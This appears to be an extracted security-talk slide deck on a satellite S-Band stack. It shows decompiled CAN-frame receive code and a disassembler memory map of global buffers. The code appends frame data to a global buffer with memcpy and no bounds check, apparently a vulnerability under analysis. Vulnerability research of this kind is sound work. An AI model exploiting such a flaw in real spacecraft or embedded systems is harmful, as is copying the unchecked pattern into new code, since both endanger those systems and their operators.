
S-Band Stack



CAN Frames

```
1 void can_rx_task_gmv(void) {
2     // ...
3     if(frame_type == START) {
4         // Allocate packet
5         if (curr_buf->packet == (CFP_Packet_t *)0x0) {
6             tmp = csp_buffer_size();
7             packet = (CFP_Packet_t *)csp_buffer_get(tmp - 0xe);
8             curr_buf->packet = packet;
9         } else { ... }
10
11     curr_buf->rx_count = 0;
12     curr_buf->remain = frame_id >> 0xd & 0x1f;
13     // Copy to Global Buffer
14     memcpy(datablockGlobalRx.Data, &can_frame.data, can_frame.dlc);
15     datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
16     // ...
17 }
18 else if(frame_type == CONTINUE) {
19     can_remain = frame_id >> 0xd & 0x1f;
20     // Check continous ID
```


S-Band Stack



CAN Frames

```
1 void can_rx_task_gmv(void) {
2     // ...
3     if(frame_type == START) {
4         // Allocate packet
5         if (curr_buf->packet == (CFP_Packet_t *)0x0) {
6             tmp = csp_buffer_size();
7             packet = (CFP_Packet_t *)csp_buffer_get(tmp - 0xe);
8             curr_buf->packet = packet;
9         } else { ... }
10
11     curr_buf->rx_count = 0;
12     curr_buf->remain = frame_id >> 0xd & 0x1f;
13     // Copy to Global Buffer
14     memcpy(datablockGlobalRx.Data, &can_frame.data, can_frame.dlc);
15     datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
16     // ...
17 }
18 else if(frame_type == CONTINUE) {
19     can_remain = frame_id >> 0xd & 0x1f;
20     // Check continous ID
```


S-Band Stack



CAN Frames

```
13 // Copy to Global Buffer
14 memcpy(datablockGlobalRx.Data, &can_frame.data, can_frame.dlc);
15 datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
16 // ...
17 }
18 else if(frame_type == CONTINUE) {
19     can_remain = frame_id >> 0xd & 0x1f;
20     // Check continous ID
21     if (can_remain == curr_buf->remain - 1) {
22         curr_buf->remain = can_remain;
23         curr_buf->rx_count = curr_buf->rx_count + (ushort)can_frame.dlc;
24         // Copy to Global Buffer
25         memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
26             &can_frame.data, can_frame.dlc);
27         datablockGlobalRx.Size = (uint)can_frame.dlc + datablockGlobalRx.Size;
28         // ...
29     }
30 }
31 else if(frame_type == END) {
32     can_remain = frame_id >> 0xd & 0x1f;
33     if (can_remain != curr_buf->remain - 1) {
34         memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
```


S-Band Stack



CAN Frames

```
25     memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,  
26           &can_frame.data, can_frame.dlc);  
27     datablockGlobalRx.Size = (uint)can_frame.dlc + datablockGlobalRx.Size;  
28     // ...  
29   }  
30 }  
31 else if(frame_type == END) {  
32   can_remain = frame_id >> 0xd & 0x1f;  
33   if (can_remain != curr_buf->remain - 1) {  
34     memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,  
35           &can_frame.data, can_frame.dlc);  
36     datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;  
37     memcpy(datablockGlobalRxFinal.Data, datablockGlobalRx.Data,  
38           datablockGlobalRx.Size);  
39     datablockGlobalRxFinal.Size = datablockGlobalRx.Size;  
40     datablockGlobalFlag = 1;  
41     CAN_AddPacketToCanStore(&datablockGlobalRxFinal);  
42     // ...  
43   }  
44 }  
45 }  
46 }
```

S-Band Stack




CAN Frames

```



1 void can_rx_task_gmv(void) {
2     // ...
3     if(frame_type == START) {
4         // Allocate packet
5         if (curr_buf->packet == (CFP_Packet_t *)0x0) {
6             tmp = csp_buffer_size();
7             packet = (CFP_Packet_t *)csp_buffer_get(tmp - 0xe);
8             curr_buf->packet = packet;
9         } else { ... }
10
11     curr_buf->rx_count = 0;
12     curr_buf->remain = frame_id >> 0xd & 0x1f;
13     // Copy to Global Buffer
14     memcpy(datablockGlobalRx.Data, &can_frame.data, can_frame.dlc);
15     datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
16     // ...
17 }
18 else if(frame_type == CONTINUE) {
19     can_remain = frame_id >> 0xd & 0x1f;
20     // Check continous ID
    
```

Address	Label	Value	Hex
bufferGlobal			
d0108f98	undefine...	??	
bufferGlobal2			
d0109380	undefine...	??	
d010947f	??	??	
tBufferSPP			
d0109480	undefine...	??	
t_TC_PacketBuffer.16356			
d0109868	undefine...	??	
d0109967	??	??	
TCPacketBuffer[0].entryLength			
TCPacketBuffer			
d0109968	COMTT_Pa...	??	
d010fef8	??	??	
d010fef9	??	??	
d010fef9	??	??	
d010fef9	??	??	
d010fef9	??	??	


S-Band Stack



